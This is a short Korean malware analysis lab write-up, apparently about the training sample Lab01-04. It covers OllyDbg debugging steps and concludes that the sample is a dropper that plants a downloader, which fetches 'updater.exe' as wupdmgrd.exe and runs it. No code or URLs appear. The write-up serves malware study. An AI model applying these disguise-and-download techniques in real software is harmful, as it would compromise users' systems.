
<OllyDbg>



- 메인 함수 0x401000으로 이동 후 브레이크 포인트 설정하고 실행한다(F9).



- winup.exe 실행



- wupdmgr.exe을 실행하면 wupdmgrd.exe가 다운로드 되고, 실행된다.

<Lab01-04_rsrc.exe 분석 결과>

1) System32에서 'wupdmgr.exe'가 실행되면 다음과 같은 동작을 실시한다.

2) Temp 폴더의 winup.exe 실행 → 지정된 URL로부터 'updater.exe' 파일을 'wupdmgrd.exe' 이름으로 다운로드 하고, wupdmgrd.exe을 실행한다.

결론 : Lab01-04.exe 파일은 드롭퍼 파일로 특정 파일을 지정된 위치에 저장하고, 그 파일은 다운로더 파일로 지정된 URL에서 파일을 받아와 실행시키는 악성 파일이다.